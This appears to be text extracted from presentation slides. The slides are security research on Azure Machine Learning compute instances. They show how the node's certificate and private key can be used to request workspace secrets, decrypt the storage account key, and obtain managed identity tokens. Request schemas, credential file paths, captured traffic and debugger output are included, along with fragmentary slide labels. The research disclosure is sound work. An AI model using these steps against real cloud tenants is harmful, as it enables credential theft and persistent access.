


Container Registry



App Insights

Usage of Managed Identities





Virtual Machine



Compute Instance

User Assigned
Managed
Identity



Storage Account





Key Vault



Container Registry



App Insights



Sign in with a managed identity

On resources configured for managed identities for Azure resources, you can sign in using the managed identity. Signing in with the resource's identity is done through the `--identity` flag.

Azure CLI

Copy

Open Cloudshell

```
az login --identity
```

Using [Azure CLI](#) to sign in with a managed identity

Traffic observed on 'az login --identity'

```
GET /MSI/auth/?resource=https://management.core.windows.net/&api-  
version=2017-09-01 HTTP/1.1
```

```
Host: 127.0.0.1:46808
```


```
User-Agent: python-requests/2.31.0
```

```
Accept-Encoding: gzip, deflate
```


```
Accept: */*
```

```
Connection: keep-alive
```

```
secret: 6cvsqlMIRvlyURbztZ3P
```



identityresponderd



identityresponderd

```
[Unit]
```

```
Description=Azure Batch AI Identity Responder Daemon
```

```
[Service]
```

```
Type=simple
```

```
TimeoutStartSec=0
```

```
Restart=always
```

```
LimitNOFILE=65536
```

```
LimitCORE=infinity
```

```
IOSchedulingClass=best-effort
```

```
IOSchedulingPriority=0
```

```
Environment=AZ_BATCH_NODE_SHARED_DIR=/mnt/batch/tasks/shared
```

```
EnvironmentFile=-/etc/environment
```

```
EnvironmentFile=-/etc/environment.sso
```

```
EnvironmentFile=-/mnt/batch/tasks/startup/wd/dsi/dsixdsenv
```

```
WorkingDirectory=/mnt/batch/tasks/startup/wd
```

```
ExecStart=/mnt/batch/tasks/startup/wd/identityresponderd
```

```
StandardOutput=syslog
```

```
StandardError=syslog
```

```
SyslogIdentifier=identityresponderd
```


```
[Install]
```

```
WantedBy=multi-user.target
```

Env vars fetched by `identityresponderd`

```
APPSETTING_WEBSITE_SITE_NAME=AMLComputeInstance
MSI_ENDPOINT=http://127.0.0.1:46808/MSI/auth
MSI_SECRET=6cvsq1MIRvIyURbztZ3P
OBO_ENDPOINT=http://127.0.0.1:46808/OBO/token
DEFAULT_IDENTITY_CLIENT_ID=clientid
```

`/etc/environment.sso`



`identityresponderd`




```
2022/11/04 09:54:58 Start SSO token request.
2022/11/04 09:54:58 Requesting user token for url /MSI/auth/?resource=https://management.core.windows.net/&api-version=2017-09-01
2022/11/04 09:54:58 renewToken
2022/11/04 09:54:58 Reading nbvm file: /mnt/azmnt/.nbvm
2022/11/04 09:54:58 Get a new token from https://eastasia.cert.api.azureml.ms/nbip/token
2022/11/04 09:54:58 SSO success: access token for https://management.core.windows.net/ is returned.
2022/11/04 09:54:59 Start SSO token request.
2022/11/04 09:54:59 Requesting user token for url /MSI/auth/?resource=https://management.core.windows.net/&api-version=2017-09-01
2022/11/04 09:54:59 Served from cache.
2022/11/04 09:54:59 SSO success: access token for https://management.core.windows.net/ is returned.
```

Syslog entries for **identityresponderd**




Env vars fetched by `identityresponderd`



```
instance=<CI_NAME>  
domainsuffix=<REGION>.instances.azureml.ms  
tokenurl=https://<REGION>.cert.api.azureml.ms/nbip/token/subscriptions/<SUB_ID>/resourceGroups/<RG_NAME>/workspaces/<WS_NAME>/computes/<CI_NAME>  
certurl=https://<REGION>.cert.api.azureml.ms/nbip/token/
```

Public endpoints defined in `/mnt/azmnt/.nbvm`





JAKE-CLARK.TUMBLR



@Petirep

+ JAKE-CLARK.TUMBLR

Final request to fetch AML JWT

POST

```
/nbip/token/subscriptions/<SUB_ID>/resourceGroups/<RG_NAME>/workspaces/<WS_NAME>/computes/<CI_NAME> HTTP/1.1
```

```
Host: <REGION>.cert.api.azureml.ms
```

```
User-Agent: Go-http-client/1.1
```

```
Content-Length: 70
```

```
Content-Type: application/x-www-form-urlencoded
```


```
Accept-Encoding: gzip
```

```
certThumbprint=<THUMBPRINT>&instanceId=<CI_NAME>&resource=https%3A%2F%2Fmanagement.core.windows.net%2F
```


Certificate & Private Key used from:

```
/mnt/batch/tasks/startup/certs/sha1-<THUMBPRINT>.{pem,key}
```


`/mnt/batch/tasks/startup/certs/`



Certificate + Private Key



`identityresponderd`




`$certurl`




200 OK with AML JWT




`/mnt/batch/tasks/startup/certs/`



Certificate + Private Key



Attacker



401 Unauthorized




Assumption



tied to



Return To Castle dsimountagent



dsimountagent

```
[Unit]
Description=Azure Batch AI DSI Mounting Agent

[Service]
Type=simple
TimeoutStartSec=0
Restart=always
LimitNOFILE=65536
LimitCORE=infinity
IOSchedulingClass=best-effort
IOSchedulingPriority=0
EnvironmentFile=/mnt/batch/tasks/startup/wd/dsi/dsimountagentenv
WorkingDirectory=/mnt/batch/tasks/startup/wd/dsi
ExecStart=/mnt/batch/tasks/startup/wd/dsimountagent
StandardOutput=syslog
StandardError=syslog
SyslogIdentifier=dsimountagent

[Install]
WantedBy=multi-user.target
```

Env. vars used by **dsimountagent**




```
HOME=/mnt/batch/tasks/startup/wd
AZ_LS_ENCRYPTED_SYMMETRIC_KEY=eyJraWQ1OjJCNUQxMTc0MTRDOUYxODA1MEI4M0YyRi
AZ_BATCHAI_CLUSTER_CERTIFICATE_PEM=-----BEGIN PRIVATE KEY-----;localKey:
AZ_BATCHAI_CLUSTER_PRIVATE_KEY_PEM=-----BEGIN PRIVATE KEY-----;localKey:
AZ_BATCHAI_XDS_ENDPOINT=https://eastasia.cert.api.azureml.ms/xdsbatchai
```


A section of environment variables used by DSIMountAgent




What does **dsimountagent** really do?




```
/mnt/batch/tasks/startup/certs/sha1- $\$AZ\_LS\_CERT\_THUMBPRINT$ .{key, pem}
```



Certificate + Private Key



dsimountagent




$\$AZ_BATCHAI_XDS_ENDPOINT$

```
POST /xdsbatchai/hosttoolapi/subscriptions/$SAZ_BATCHAI_CLUSTER_SUBSCRIPTION_ID/  
resourceGroups/$SAZ_BATCHAI_CLUSTER_RESOURCE_GROUP_NAME/workspaces/  
$SAZ_BATCHAI_CLUSTER_WORKSPACE_NAME/clusters/$SAZ_BATCHAI_CLUSTER_NAME/nodes/  
$SAZ_BATCHAI_NODE_ID?api-version=$SAZ_BATCHAI_XDS_API_VERSION HTTP/1.1  
Host: $SAZ_BATCHAI_XDS_ENDPOINT  
User-Agent: AmICompute-Hosttools/linux/3.0.02251.0001-392c3d8  
Content-Length: 30  
Content-Type: application/json  
Accept-Encoding: gzip
```

```
{"RequestType": "getworkspace"} ←
```

DSIMountAgent requesting Workspace information

Fetching Workspace Information



dsimountagent

```
{"RequestType": "getworkspace"}
```

\$AZ_BATCHAI_XDS_ENDPOINT

Function: **hosttools/clients.GetWorkspaceInfo**




The 'whoami' of AML Workspace



- Resource IDs:
 - Storage Account
 - Key Vault
 - Application Insights
 - Container Registry
- Metadata:
 - Workspace ID
 - Private Link Information
 - Tenant ID
 - Subscription ID

```
{
  "name": "amldemo",
  "id": "/subscriptions/[REDACTED]res",
  "location": "eastasia",
  "tags": {},
  "properties": {
    "friendlyName": "amldemo",
    "description": "",
    "storageAccount": "/subscriptions/[REDACTED]",
    "keyVault": "/subscriptions/[REDACTED]",
    "applicationInsights": "/subscriptions/[REDACTED]",
    "hbiWorkspace": false,
    "tenantId": "[REDACTED]",
    "imageBuildCompute": null,
    "provisioningState": "Succeeded",
    "containerRegistry": "/subscriptions/[REDACTED]",
    "creationTime": "[REDACTED]",
    "subscriptionResourceGroupMoveState": null,
    "subscriptionState": null,
    "subscriptionStatusChangeTimeStampUtc": null,
    "..."
  }
}
```


Fetching Workspace Secrets



```
{"RequestType": "getworkspacesecrets"}
```

→ \$AZ_BATCHAI_XDS_ENDPOINT

dsimountagent

Function: hosttools/clients.**GetWorkspaceSecrets**



Storage Account Access Key JWE



```
{
  "errorCode": "Success",
  "response": "{ \"AccountName\": \"<redacted>\",
  \"AccountKeyJWE\": \"eyJraWQiOiI2ZDhiMmVlOC0wN2ZlLTRlM2ItOTJiYy00MWIyMmFhZDM1ZWEiLCJhbGciOiJkaXIiLCJlbnMiOiJBMjU2Q0JDLUhTNTExIn0..qN9urvrXK1SpyNIaJRdt_A.
  GirzYmKVSPoPXUdSDHMvK09xIo9xMtjQifszY77ymnRrCatI_gYtsEyhoQLWwhk5K1fn2KbBvD9gF5bM3_1vXsvWeu-DHzbUC
  NznJ6Ca4z0i5Xg6j0BCuee60CM8ZFK1.Z9zMViTPXs2zefa05qD2LNzphG10kDuIhgGohz-wVFk\",
  \"SasTokenJWE\": null}"
}
```

Response containing Storage Account name and an encrypted JWE

JWE Decryption Routine



```
$AZ_LS_ENCRYPTED_SYMMETRIC_KEY  
$AZ_BATCHAI_CLUSTER_PRIVATE_KEY_PEM
```



Decrypted Symmetric Key

dsimountagentenv/dsiidlestopagentenv

Decrypted Symmetric Key

JWE of Storage Account Access Key



Storage Account Access Key

Thank you David! \m/



Certificate + Private Key



(x)


Environment Variables



Storage Account Access Key



Certificate + Private Key



Does rotating the key help?



Storage Account Access Key



Environment Variables



Microsoft Azure portal interface for workspace 'amldemo'. The left sidebar contains navigation options: Overview, Activity log, Access control (IAM), Tags, Diagnose and solve problems, Events, Settings, Networking, and Properties. The main content area displays workspace details:

- Download config.json
- Delete
- Essentials (JSON View)
- Resource group: ns-rg
- Location: East Asia
- Subscription: research_tenant
- Subscription ID: 022c8fb2-0e66-4db5-8628...
- Storage: amldemo9022562421
- Studio web URL: https://ml.azure.com/?tid=...
- Container Registry: testcontainerregistry
- Key Vault: amldemo6956742674
- Application Insights: amldemo2934195470
- MLflow tracking URI: azureml://eastasia.api.azure...

```
Bash
Requesting a Cloud Shell.Succeeded.
Connecting terminal...
nitesh [ ~ ]$
```

```
aml-persistence
```



Are there **more** open-sesames?



More 'RequestType' Candidates

hosttools/clients.**GetWorkspaceSecrets**




hosttools/clients.**generateXDSApiRequestSchema**


Direction	Type	Address	Text
Up	p	hosttools_clients_xdsApiCallerReal_callXDSApi+80	call hosttools_clients_CallXDSApi
Up	j	hosttools_clients_CallXDSApi+1120	jmp hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetACRTToken+393	call hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetACRDetails+3E3	call hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetAppInsightsInstrumentationKey+1A4	call hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetDsiUpdateSettings+1A4	call hosttools_clients_CallXDSApi
Up	p	hosttools_clients_PostDsiUpdateSettings+1C4	call hosttools_clients_CallXDSApi
Up	p	hosttools_clients_PostDsiErrorInfo+1B3	call hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetWorkspaceSecrets+3B4	call hosttools_clients_CallXDSApi
Down	p	hosttools_clients_CallXDSToRecoverJobWithUnhealthyNode+3AD	call hosttools_clients_CallXDSApi

Cross references to 'hosttools/clients.**generateXDSApiRequestSchema**'


Using a System-Assigned Managed Identity



User

Managed identity 

System assigned identity

Principal ID **13cd93e9-1acc-4533-ab49-d849e7bd3cfc** 



Compute Instance

13cd93e9-1acc-4533-ab49-d849e7bd3cfc

Users
No results.

Devices
No results.

Enterprise applications

TE testworkspace/computes/firstbox

testworkspace/computes/firstbox | Properties

Enterprise Application

Save Discard Delete | Got feedback?

Application ID **e5b1d38d-8457-4a4c-a4f0-2950ad54e2be**

Object ID **13cd93e9-1acc-4533-ab49-d849e7bd3cfc**

Figuring out GetAADToken Schema

```
[#0] 0xa1c540 → hosttools/clients.GetAADToken resource=0xc000180000 "",
```

```
Token = 0x0  
Expiration = 0x0  
}  
Tab = <optimized out>  
Data = <optimized out>  
}  
*1) 0xa1c540 → hosttools/clients.GetAADToken()  
*2) 0xa1c540 → hosttools/clients.GetAADToken()
```

```
gef> info args
```


```
resource = 0xc000180000 ""  
clientID = 0xc000000000 ""  
apiVersion = 0x10000000000000000 ""
```

```
~r3 = <optimized out>
```

```
~r4 = <optimized out>
```

Viewing function arguments using gdb-gef

Fetching AAD Token of System-Assigned MI




```
{  
  "RequestType": "getaadtoken",  
  "RequestBody": "{\"resource\": \"https://management.azure.com/\"}"  
}
```



`$AZ_BATCHAI_XDS_ENDPOINT`

`dsimountagent`

Function: `hosttools/clients.GetAADToken`




System-Assigned Managed Identity Token

```
{  
  "errorCode": "Success",  
  "response": "  
  {\"Token\": \"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTM  
  UjdiUm9meG1lWm9YcWJIWkdldyJ9.  \"
```

Response containing Azure AD Token of System-Assigned Managed Identity

Bonus: User-Assigned Managed Identity Token




```
{  
  "RequestType": "getaadtoken",  
  "RequestBody": "{\"resource\": \"https://management.azure.com\", \"client_id\": \"REDACTED\"}"  
}
```



`$AZ_BATCHAI_XDS_ENDPOINT`

`dsimountagent`

Function: `hosttools/clients.GetAADToken`



Bonus: User-Assigned Managed Identity Token



Virtual Machine



Compute Instance

User/System
Assigned
Managed
Identity



Storage Account



Key Vault



Container Registry



App Insights

